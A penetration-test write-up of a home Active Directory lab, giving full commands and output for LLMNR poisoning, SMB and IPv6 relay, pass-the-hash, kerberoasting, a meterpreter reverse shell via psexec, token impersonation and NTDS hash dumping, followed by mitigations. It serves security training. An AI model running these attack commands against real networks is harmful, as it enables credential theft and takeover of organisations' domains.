Active Directory Lab Report

Executive Summary

An internal penetration test of two user workstations was conducted to learn ideology and methodology as a penetration tester. The two systems investigated, a Windows 10 Workstation and a Windows Server Workstation, both had critical security vulnerabilities as a result of misconfigurations, specifically regarding account password policies and account lock policies. Action was taken on both machines to address the vulnerabilities, and a mitigation list for these operating systems was developed for future use in securing the workstations.

Introduction

The Active Directory Lab report contains all efforts that were conducted in order to compromise the workstations and a domain controller. The purpose of this report is to document and ensure understanding of penetration testing methodologies as well as tools.

Objective

The objective of this assessment is to perform an internal penetration test against the Active Directory Lab network, with the main goal of compromising the network. This lab is a simulation an actual penetration test.

Background of Practitioner

My background in security began with my fascination of computer science, while attending Washburn University I worked to receive my undergrad, once graduated I got a job in IT and working on some developing projects as a test engineer and got assigned a task working along side a cyber engineer to create a DevSecOps pipeline and that's when, through conversation, my interest in Cybersecurity started. Using different platforms like TryHackMe, Hackthebox, and TCM-Security my interest for cyber continues to grow and I am excited to pivot into this realm.

Prerequisites

Installation of the 3 Windows workstations along with the configuration to connect them. As well as installation of packages for the tools used to attack the workstations. There were also actions before the attacks which involved the basic stages of ethical hacking which included scanning with nmap, enumeration of ports (80, 443, 39, and 22), and running Nessus scans (example Appendix. P.).

Method

Tools

The workstations and domain controller for this assessment were modeled using the virtual box from VMware. The setup for multiple (3) machines allowed them to be connected (along with configuration). This combination of software allows for quick, disposable instances of machines to evaluate. This along with other attacking tools such as Niko, linpeas, durbuster to name a few.

Summary of Action

Overview

The first machine evaluated was a Windows 10 workstation. This is the most common type of workstation on the enterprise network, as most employees use Windows for their day-to-day work.

Initial Attacks

To start the test, began the day with a Link Local Multicast Name Resolution (LLMNR) Poising attack on one of the two user machines. With this attack I can gather information such as the username, domain name, and (once traffic is generated) a hash. Below is the hash generated. The attack is shown in Appendix A.

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.0.3.7
[SMBv2] NTLMv2-SSP Username : MARVEL\fcastle
[SMBv2] NTLMv2-SSP Hash     : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195
586BC9A4EF5F3C1:0101000000000000C0653150DE09D20107929B9D6080F5BB0000000002000800
53004D004200330001001E00570049004E002D005000520048003400390032005200510041004600
560004001400530004D00420033002E006C006F00630061006C000300340057004900 4E002D005000
52004800340039003200520051004100460056002E0053004D00420033002E006C006F0063006100
6C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
0400020000000800300030000000000000000010000000020000002 34D5DD50ACC5817BF563C8C2C53
2CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A0010000000000000000000000000000000000000900
1A0063006900660073002F00310030002E0038002E0030002E00320000000000000000000000000000
```

Once a hash is generated, that user's account is compromised. With the hash given, there are two options, crack the hash, or pass the hash. The password delegated to the user because of how weak it is can be cracked. For future uses, I copied the hash generated and put that hash in a file. When cracking the hash I used Hashcat, when running must be on CPU. The command to crack the hash using hashcat is “Hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt”, this command uses a “-m” to represent module in my case my hash was a NTLMv2 which takes a 5600 module number. File name (mine was hash.txt) and the location of wordlist.


Another option was to run smbrelay, which relays hashes gained to specific machines to gain access. For this to work I had to check to make sure that SMB signing was disabled or not enforced on the target. Shown below:

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=smb2-security-mode.nse -p445 10.0.0.25
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-19 13:07 EDT
Nmap scan report for 10.0.0.25
Host is up (0.090s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```


Following that I configured responder (ran in previous attack) to turn off SMB and HTTP, following that I ran responder and set up ntlmrelay. When responder capture's a hash it is then relayed to ntlmrelay, that command was “sudo ntlmrelayx.py -tf targets.txt smb2support” (must be root or super user). Once an event occurs hashes of the SAM were dumped as shown below:

```
2.168.138.138
[*] Authenticating against smb://192.168.138.138 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-5: Received connection from 192.168.138.137, attacking target smb://19
2.168.138.137
[-] Authenticating against smb://192.168.138.137 as MARVEL\fcastle FAILED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x860671b277d89b9af59ff3af3b62c252
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:5d25cf587a21c3d4ac672b46926b22
5a:::
peterparker:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Done dumping SAM hashes for host: 192.168.138.138
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

The next attack I performed was a IPv6 attack. The basis of this attack is to set up attacker machine and listen to all the v6 messages that come through (man in the middle). How I did this was first I ran the command “ntlmrelayx.py -6 -t ldaps://192.168.138.136 -wh fakepad.marvel.local -l lootme”, going through the command, the “-6” is for IPv6, “-t” is for our target, the ip address is the target machine, the “-wh” is for wpad which will have the title “fakepad” and the “-l” is for loot in which the file has the name “lootme”. After that started I ran the command “sudo mitm6 -d marvel.local” which is used to run man in the middle 6. Once I rebooted one of the machines a list of objects and machines started succeeding. In the lootme file, files are now populated in the folder and enumeration of machines on the network are now available, example shown here:




Note: if an Admin were to sign in while this attack was running a user would be created for us on the network, an example shown here:



Post Compromise

After finishing the initial attacks, the next objective was to do more enumeration. Compared to pre-attack enumeration, post compromise enumeration could be just as (if not more) valuable to hackers attempting to get into a network. With an account being compromised there could be more information to gain. For this lab, I will be using three tools for domain enumeration: Ldapdomaindump, Bloodhound, Plumhound (Appendix. E. / F.), and PingCastle (Appendix G. / H.).

The first tool used will be Ldapdomaindump, previously used for the IPv6 attack. In this scenario, IPv6 is not possible in the network but we do compromise an account. Running this command, it is wise to create a directory on your system before running this command for output reasons. The command looks like this: “sudo ldapdomaindump ldaps://<domain controller ip> -u ‘MARVEL\fcastle’ -p Password1” in this command the “-u” and “-p” are for the username and password of the comprised account and the “MARVEL” is the name of the domain. After running the command list (’ls”) out objects in that directory that the output is sent to (should look like Appendix. B.) and opening the files shows the enumeration shown here (run the command “firefox <file you want to open>):



Domain Admins

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
hawkeye	hawkeye	hawkeye	08/02/23 15:23:07	08/02/23 15:51:16	08/02/23 18:27:51	NORMAL_ACCOUNT	08/02/23 15:23:07	1110	
SQL Service	SQL Service	SQLService	07/31/23 22:19:30	07/31/23 22:28:06	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 22:19:30	1104	The password is MYpassword123#
Tony Stark	Tony Stark	tstark	07/31/23 22:17:49	07/31/23 22:28:06	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 22:17:49	1103	
Administrator	Administrator	Administrator	07/31/23 20:34:50	07/31/23 20:58:02	08/02/23 17:43:19	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 20:25:45	500	Built-in account for administering the computer/domain

Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
hawkeye	hawkeye	hawkeye	08/02/23 15:23:07	08/02/23 15:51:16	08/02/23 18:27:51	NORMAL_ACCOUNT	08/02/23 15:23:07	1110	
Bhveaollgq	Bhveaollgq	Bhveaollgq	08/01/23 20:56:00	08/01/23 20:56:00	01/01/01 00:00:00	NORMAL_ACCOUNT	08/01/23 20:56:00	1109	
Peter Parker	Peter Parker	pparker	07/31/23 22:21:40	07/31/23 22:21:40	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 22:21:40	1106	
Frank Castle	Frank Castle	fcastle	07/31/23 22:20:56	08/01/23 17:14:40	08/02/23 15:17:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 22:20:56	1105	
SQL Service	SQL Service	SQLService	07/31/23 22:19:30	07/31/23 22:28:06	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 22:19:30	1104	The password is MYpassword123#
Tony Stark	Tony Stark	tstark	07/31/23 22:17:49	07/31/23 22:28:06	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 22:17:49	1103	
krbtgt	krbtgt	krbtgt	07/31/23 20:35:32	07/31/23 20:58:02	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	07/31/23 20:35:32	502	Key Distribution Center Service Account
Administrator	Administrator	Administrator	07/31/23 20:34:50	07/31/23 20:58:02	08/02/23 17:43:19	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 20:25:45	500	Built-in account for administering the computer/domain


Group Policy Creator Owners

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	07/31/23 22:19:30	07/31/23 22:28:06	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 22:19:30	1104	The password is MYpassword123#
Tony Stark	Tony Stark	tstark	07/31/23 22:17:49	07/31/23 22:28:06	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 22:17:49	1103	
Administrator	Administrator	Administrator	07/31/23 20:34:50	07/31/23 20:58:02	08/02/23 17:43:19	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/23 20:25:45	500	Built-in account for administering the computer/domain

Enterprise Admins

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description

I followed that by using the tool Bloodhound which is a tool that does the same thing as ldapdomaindump but more (graphical interface, finds paths to Domain Admin, etc.), to run you must have started neo4j (”sudo neo4j console” and then redirect to the remote interface and login if first time user) once started run bloodhound (sudo bloodhound) login. Once that was done I had to set up the ingester by creating a directory and run “sudo bloodhound-python -d MARVEL.local -u fcastle -p Password1 -ns <ip of domain controller> -c all. With the command “-ns” is for the nameserver and “-c” is for what I am collecting (Appendix. C.). Once the command is finished, go back to bloodhound and on the right-sidebar click “upload data” and upload all files (Appendix. D.) and once that finished, I completed my enumeration, an example of all the domain admins shown here:



Post Compromise Attacks

Once you have gained an account look to attack again, with the attempt to see if you can move laterally or vertically. There are various ways to go about it, using previously captured hashes and passwords of users was important for processes like this. I am now able to use attacks such as pass the hash/password (password spraying), kerberoasting, token impersonation (metasploit), and using tools like mimikatz (Appendix. L. / M.).

For the first attack, I utilized a pass attack. Attacking the network, I used the same credentials as before I ran the command “crackmapexec smb 192.168.138.0/24 -u fcastle -d MARVEL.local -p Password1” (Appendix. I.). I was able to log in to the two machines, due to being local admin on those machines. Note you could also use a hash and that command is “crackmapexec smb <subnet> -u administrator -H <hash> —localauth (hash must be NTLM). With this attack, I was also able to dump the SAM shown here:

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98
b869751 --local-auth
SMB         10.0.0.35       445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing:False) (SMBv1:False)
SMB         10.0.0.25       445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing:False) (SMBv1:False)
SMB         10.0.0.35       445    SPIDERMAN        [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b86975
1 (Pwn3d!)
SMB         10.0.0.25       445    THEPUNISHER      [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869
751 (Pwn3d!)
SMB         10.0.0.225      445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HY
DRA-DC) (signing:True) (SMBv1:False)
SMB         10.0.0.225      445    HYDRA-DC         [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
 STATUS_LOGON_FAILURE
```

The next attack I ran was kerberoasting. The main purpose of this is to get a ticket-granting ticket (TGT) as well as decrypt the server’s account hash and access the information on that server. Running this attack against the domain controller, I started with the command “sudo GetUsersSPNs.py MARVEL.local/fcastle:Password1 -dc-ip <domain controller ip> -request (should look similar Appendix. K.) and the output gave a hash and other information, I then copied the hash into a file and ran the command “hashcat m 13100 krb.txt /usr/share/wordlists/rockyou.txt” and the output is shown here:

```
File  Actions  Edit  View  Help
33c2ed49508e635b44ac60368512015cc259005dccccdec54dbcf314bec80e33761701b3a99
28144c3005536f27b5acb60d44a2c94f9229fba65c518fa0b27d54247e7db27645d1abad3ea
e1013a4e6907a8a1ae30215bdbe31532d193056a1f3270d399a8270b513d4844816a5731e3b
5e8fcee2997c5471a7e5809ff2cdc2e1c47b655199edaa0d3a1e15b0ff44992428aeb61e4c9
6127063ff72f75b6a2a8e40881383fd1dba606a8ac30f6e6d9dd0f9ff65fb8fa7af6269dc72
f08a729bba7538f602850fc00c594fa4a92cfd5a08364db100c3d46edba7b8b1ad739547281
a58503a62e409ce46b678dc222e5d103d906d59234307b7b03:MYpassword123#

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*SQLService$MARVEL.LOCAL$HYDRA-DC/SQLSe ... 7b
7b03
Time.Started.....: Wed Aug  2 11:02:35 2023 (8 secs)
Time.Estimated...: Wed Aug  2 11:02:43 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1305.2 kH/s (0.93ms) @ Accel:512 Loops:1 Thr:1 Vec:8
```

For the last attack I ran was token impersonation through Metasploit. First, I started Metasploit by running the command “msfconsole” following that I searched psexec (”search psexec”) and chose “exploit(windows/smb/psexec)” and set my rhost (remote host), smbdomain (MARVEL.local), smbpass (password of compromise), smbuser (user account compromised), and the payload which has the command “set payload windows/x64/meterpreter/reverse_tcp” (make sure machine is on) once command is ran should look like Appendix. N. Once there I ran the command “load incognito” and then ran “impersonate_token user marvel\\fcastle”. Following that I logged into my administrator account and ran “impersonate_token MARVEL\\administrator” as shown here:

```
meterpreter > impersonate_token MARVEL\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
Process 9456 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\administrator
```

With this you can add users and run different commands.

Post-Domain Compromise Attacks

After running serval attacks and different sessions of enumeration I have compromised the domain controller and with that I want to dump everything I possibly can. With that, there are two things left I could do which are dumping the NTDS.dit and doing a golden ticket attack (mimikatz, Appendix. O.).

Starting with the NTDS.dit, this is a database used to store active directory data which includes user information, group information, security descriptors, and password hashes. To do this I have to use the credentials of a known domain admin with secrets dump. Running command “secretsdump.py MARVEL.local/hawkeye:’Password1@’@192.168.138.136 -just-dc-ntlm” the output of hashes is shown below:

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@192.168.138.136 -
just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe
00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:373f344ccfa81faac6aec5979b
4a148d:::
MARVEL.local\tstark:1103:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c
1c2baec10a32db22c72d:::
MARVEL.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f2
7303bcb4024650d8fc5f973a:::
```

To crack these hashes I put the NT of those hashes in a file and ran the command “hashcat -m 1000 ntds.txt /usr/share/wordlist/rockyou.txt” and the output is shown below:

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 1000 ntds.txt /usr/share/wordlists/rockyou.txt --show
920ae267e048417fcfe00f49ecbd4b33:P@$$w0rd!
31d6cfe0d16ae931b73c59d7e0c089c0:
f4ab68f27303bcb4024650d8fc5f973a:MYpassword123#
64f12cddaa88057e06a81b54e73b949b:Password1
c39f2beb3d2ec06a62cb887fb391dee0:Password2
43460d636f269c709b20049cee36ae7a:Password1@
```

Mitigations

Based on the assessment, I would recommend taking the following actions to improve the security of the workstations:

LLMNR Poisoning

- Disable LLMNR and NBT-NS
- Require Network Access Control
- Require Strong Passwords

SMB Relay

- Enable SMB Signing on all devices
- Disable NTLM Auth on network
- Account tiering
- Local admin restriction

IPv6 Attacks disable IPv6

- disable wpad if not using
- prevent relaying of Ldap
- **Pass Attack**
- Limit account reuse
- Utilize strong passwords
- Privilege Account Management

Kerberoasting

- Strong passwords
- Least Privilege

Token Impersonation

- Limit user/group token creation permission
- Account tiering
- Local admin restriction

Conclusion

In conclusion, the Windows Workstations on the network are not properly configured and better practices need to be outlined, I recommend you take action based on the information that I found, specifically regarding the password complexity policy.

Finally, the most important recommendation is to continue pursuing security in depth. No single evaluation or assessment will fully evaluate the security posture of your company, nor will a

single set of fixes secure your network for all time. The best enterprise security is iterative, implemented, and changed over time in response to an evolving threat landscape.

Appendix

A.

```
root@kali:~/Downloads# python /usr/share/responder/Responder.py -I tun0 -rdw
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

/!\ Warning: files/AccessDenied.html: file not found
/!\ Warning: files/BindShell.exe: file not found

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
```

